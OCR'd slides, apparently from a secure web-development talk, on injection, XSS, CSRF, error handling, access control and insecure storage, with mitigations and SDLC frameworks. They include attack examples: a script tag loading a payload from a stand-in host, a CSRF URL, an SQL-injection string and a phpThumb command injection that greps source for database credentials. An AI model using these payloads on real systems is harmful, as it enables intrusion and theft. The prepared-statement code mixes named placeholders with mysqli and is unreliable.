  * SetOrientationDependantWidthHeight() starting with ""x"" in file "phpthumb.class.php" on line 2899
  * SetOrientationDependantWidthHeight() setting w="0", h="0" in file "phpthumb.class.php" on line 2915
  * EXIF thumbnail extraction: (size=0; type=""; 0x0) in file "phpthumb.class.php" on line 3015
  * starting SourceImageToGD() in file "phpthumb.class.php" on line 3273
  * $this->useRawIMoutput=true after checking $UnAllowedParameters in file "phpthumb.class.php" on line 1252
```

## Injection Flaws - Mitigation

Avoid external interpreters wherever possible, use language-specific libraries instead

- Avoid Runtime.exec(), send mail via JavaMail API

Encode special characters before sending to backends

- Semi-colons, backticks, etc. for external shell commands
- Single quotes in SQL statements
- Even better, use parameterized SQL queries

Run external application with limited privileges

Check all output, return codes, and error codes

## Injection Flaws - Mitigation Code Example

PHP Example Code Using a Parameterized Query (Prepared Statement)

```
// Set up the SQL statement structure and named parameters
$stmt = $mysqli->prepare("SELECT * FROM users WHERE
   user = :username AND password = :pwdHash");

// Bind values to each named parameter, escaping any special characters
$stmt->bind_param(':username', $username);
$stmt->bind_param(':pwdHash', $pwdHash);

// Execute the completed SQL statement
if (!$stmt->execute()) {
   logWrite("Execute failed: (" . $stmt->errno . ") " . $stmt->error);
}
```

Now the attack results in this harmless SQL statement and a failed login:

```
 SELECT * FROM users WHERE user = 'admin\' OR 1 = 1; --' AND password =
'359f83f8dc9b4ada5ea4d18c31cc212d'
```

See https://www.owasp.org/index.php/Query_Parameterization_Cheat_Sheet for more language examples

## Cross-Site Scripting and Request Forgery

### What's the difference?

- XSS injects content into an existing page
- CSRF takes actions on behalf of the logged-in user
- XSS is often used to launch CSRF
  - XSS allows for more advanced and powerful CSRF

### Cross-site scripting (XSS) example

- `.../postComment?comment=cool<script language=javascript src="http://mal.icio.us/payload.js"></script>`

### Cross-site request forgery (CSRF) example

- `http://orkut.com/addFriend.do?friend=me@mal.icio.us`

## Cross-Site Scripting (XSS)

Attacker injects malicious code into web page

- ❑ Output is sent to browser without validation
- ❑ Browser trusts the code as being part of the page

Malicious script can

- ❑ Access any cookies, session tokens, or other sensitive information retained by your browser for that domain
- ❑ Rewrite the HTML content of the web page

Two categories of XSS

- ❑ Reflected: error message, search result
- ❑ Stored: database, message forum, visitor log

## Cross-Site Request Forgery (CSRF)

Another way of looking at the difference to XSS

- XSS misuses the trust of the user in a web app
- CSRF misuses the trust of the web app in the user

Making an unauthorized request on behalf of an authenticated user (bank transfer, etc.)

Examples

- Trick a user into making a request by placing a link in an image tag
- Injecting JavaScript via XSS

## XSS and CSRF - Mitigation

Solid input validation will stop most attacks

Encode all output as a fallback measure:

- Translate special characters to their HTML entities
- Correct encoding depends on output context

CSRF: Prevent simple replays via one-time tokens

CSRF: Challenge-response (CAPTCHA, re-prompt for password, or one-time passwords/SecurID)

## CSRF Mitigation Code Example

### ASP.NET CSRF Prevention Example via ViewState

```
void Page_Init(object sender, EventArgs e) {
        ViewStateUserKey = Session.SessionID;
}
```

The ViewState approach requires no outside libraries or major code changes, but there are several issues:

- ❑ Code hooks are easy to forget, tedious to audit
- ❑ Developer can disable per-page or for entire application
- ❑ Issues with load balancing due to different session IDs

OWASP CSRFGuard handles token creation/checking centrally and transparently without code hooks

- ❑ Available for .NET, Java, and PHP
- ❑ More details available here

## Improper Error Handling

Error messages can reveal implementation details and give the attacker clues to flaws in the application

Examples

- ❑ Stack traces, database dumps, error codes
- ❑ JSP compilation errors containing paths
- ❑ Inconsistent error messages (access denied vs. not found, invalid username vs. invalid password, etc.)
- ❑ Errors causing server to crash (denial of service)

Repeating any user input back in an error message can lead to reflected XSS attacks

## Improper Error Handling - Mitigation

Define clear and consistent error handling:

- ❑ Short meaningful error message to the user
- ❑ Log more detailed information for the admin (log4j, etc.)
- ❑ No useful information for an attacker: don’t show a stack trace or exception message

Catch specific exceptions, handle intelligently

Other tips

- ❑ Catch all exceptions at the top level as a fallback
- ❑ Modify default error pages (404, 401, etc.)

## Broken Access Control

Access control is not applied consistently


Examples

- ❑ Insecure IDs (guessable/sequential order numbers)
- ❑ Forced browsing past access control checks
- ❑ Path traversal, incorrect file permissions
- ❑ Client side caching

Possible causes:

- ❑ Authentication is only performed at first screen
- ❑ Home-grown decentralized authorization schemes

## Broken Access Control Example



# Index of /logs

```
      Name          Last modified      Size  Description
------------------------------------------------------
  Parent Directory                      -
  access.log        26-Jun-2011 07:34  1.1M
  error.log         26-Jun-2011 07:32  3.8M
------------------------------------------------------
Apache/2.2.14 (Ubuntu) Server at target-server Port 80
```

## Broken Access Control - Mitigation

Check access permissions with every request

Don't implement your own access control, use an established framework like Spring Security

- ❑ Declarative instead of programmatic
- ❑ Centralized access control

Other tips

- ❑ Use HTTP headers/meta tags to prevent caching
- ❑ Use OS security to prevent access to server files


## Insecure Storage

Sensitive data should be stored securely

Examples

- Failure to encrypt critical data
- Unencrypted backups
- Insecure storage of keys, certs, and passwords
- Poor sources of randomness/poor algorithms
- Attempting to invent a new encryption algorithm
- Failure to include support for encryption key changes and other required maintenance procedures

# Insecure Storage Example


http://target-server/phpThumb/phpThumb.php?src=a&fltr[]=blur|5;grep%20-ir%20mysql_%20.;&phpThumbDebug=9 - Opera
Menu
http://target-server/p...
http://target-server/phpThumb/phpThumb.php?src=a&fltr[]=blur|5;grep%20-ir%20mysql_%20.;&phpThur
Search with Google
View (100%)

```
  * ImageMagickSwitchAvailable(quality;interlace) = 1 in file "phpthumb.class.php" on line 1189
  * ImageMagick called as (convert -density 150 -blur 5;grep -ir mysql_ .; -quality 75 -interlace line  "/var/www/phpThumb/a[0]" jpeg:'
  * ImageMagick failed with message (./demo/phpThumb.demo.object.php:                          mysql_query("INSERT INTO `table` (`thur
./phpThumb.config.php:// If so, modify the $PHPTHUMB_CONFIG['mysql_query'] line to suit your database structure
./phpThumb.config.php:$PHPTHUMB_CONFIG['mysql_query'] = '';
./phpThumb.config.php://$PHPTHUMB_CONFIG['mysql_query'] = 'SELECT `picture` FROM `products` WHERE (`id` = \''.mysql_escape_string(@$_GE
./phpThumb.config.php:// These 4 values must be modified if $PHPTHUMB_CONFIG['mysql_query'] is not empty, but may be ignored if $PHPTH
./phpThumb.config.php:$PHPTHUMB_CONFIG['mysql_hostname'] = 'localhost';
./phpThumb.config.php:$PHPTHUMB_CONFIG['mysql_username'] = 'root';
./phpThumb.config.php:$PHPTHUMB_CONFIG['mysql_password'] = '[redacted]';
./phpThumb.config.php:$PHPTHUMB_CONFIG['mysql_database'] = 'webappdb';
./phpThumb.php:if ($phpThumb->config_mysql_query) {
./phpThumb.php: if ($cid = @mysql_connect($phpThumb->config_mysql_hostname, $phpThumb->config_mysql_username, $phpThumb->config_mysql_p
./phpThumb.php:        if (@mysql_select_db($phpThumb->config_mysql_database, $cid)) {
./phpThumb.php:                if ($result = @mysql_query($phpThumb->config_mysql_query, $cid)) {
./phpThumb.php:                        if ($row = @mysql_fetch_array($result)) {
./phpThumb.php:                                mysql_free_result($result);
./phpThumb.php:                                mysql_close($cid);
./phpThumb.php:                                mysql_free_result($result);
./phpThumb.php:                                mysql_close($cid);
./phpThumb.php:                        mysql_close($cid);
./phpThumb.php:                        $phpThumb->ErrorImage('Error in MySQL query: "'.mysql_error($cid).'"');
./phpThumb.php:                mysql_close($cid);
./phpThumb.php:                $phpThumb->ErrorImage('cannot select MySQL database: "'.mysql_error($cid).'"');
./phpthumb.class.php:   var $config_mysql_query                         = null;
./phpthumb.class.php:   var $config_mysql_hostname                      = null;
./phpthumb.class.php:   var $config_mysql_username                      = null;
./phpthumb.class.php:   var $config_mysql_password                      = null;
./phpthumb.class.php:   var $config_mysql_database                      = null;
./docs/phpthumb.faq.txt:   and set $PHPTHUMB_CONFIG['mysql_query'] and related
sh: -quality: not found) in file "phpthumb.class.php" on line 1852
  * deleting "/var/www/phpThumb/cache/pThumbTApNsK" in file "phpthumb.class.php" on line 1881
  * ImageMagickThumbnailToGD() failed in file "phpthumb.class.php" on line 2966
```

## Insecure Storage - Mitigation

Only store data that is absolutely necessary

- ❑ Request users to re-enter each time if feasible (i.e. credit card)

Don’t allow any direct channels to the backend

- ❑ No direct access to database or files

Don’t store data in files anywhere in the web server document root

Don’t implement your own encryption algorithm, use well-known algorithms and framework implementations

- ❑ Store public and private keys safely in keystores


## Talk Outline

- ❑ Introduction
- ❑ Software Security Basics
- ❑ Common Application Vulnerabilities
  - Common web application issues
  - How to avoid and mitigate
  - Code examples
- ❑ Building Security into the SDLC
- ❑ Questions and Answers

## Building Security Into the SDLC


Integrating best practices into large organizations

- Microsoft's SDL
- Cigital's Touchpoints
- OWASP Comprehensive, Lightweight Application Security Process (CLASP)



Microsoft
BEST PRACTICES
THE SECURITY DEVELOPMENT LIFECYCLE
SDL: A Process for Developing Demonstrably More Secure Software
Michael Howard and Steve Lipner

## Building Security Into the SDLC



## Building Security Into the SDLC


### BSIMM: software security measurement

- Real data from 51 real SSA initiatives
- 111 measurements
- McGraw, Migues, West, and Chess

Google intel Bank of America Microsoft VISA CHASE AON MCKESSON Empowering Healthcare Symantec.

http://www.bsimm.com

## Building Security Into the SDLC



**software security framework**

The Software Security Framework (SSF)

| Governance | Intelligence | SSDL Touchpoints | Deployment |
|---|---|---|---|
| Strategy and Metrics | Attack Models | Architecture Analysis | Penetration Testing |
| Compliance and Policy | Security Features and Design | Code Review | Software Environment |
| Training | Standards and Requirements | Security Testing | Configuration Management and Vulnerability Management |

- Four domains, twelve practices
- A 'blueprint' for a SSA Program based on best practices

## Conclusion

Security must be built into the SDLC from the start

- Bolt-on solutions don’t work
- Pentesting just before go-live is way too late

Most developers are not incentivized for security

- New features and functionality are more important
- Speak their language to bridge the gap

Poor input validation is the root of all evil

- Whitelist, don’t blacklist
- Output encoding is your fallback

Daniel Ramsbrock

dramsbrock <at> cigital.com

## Questions and Answers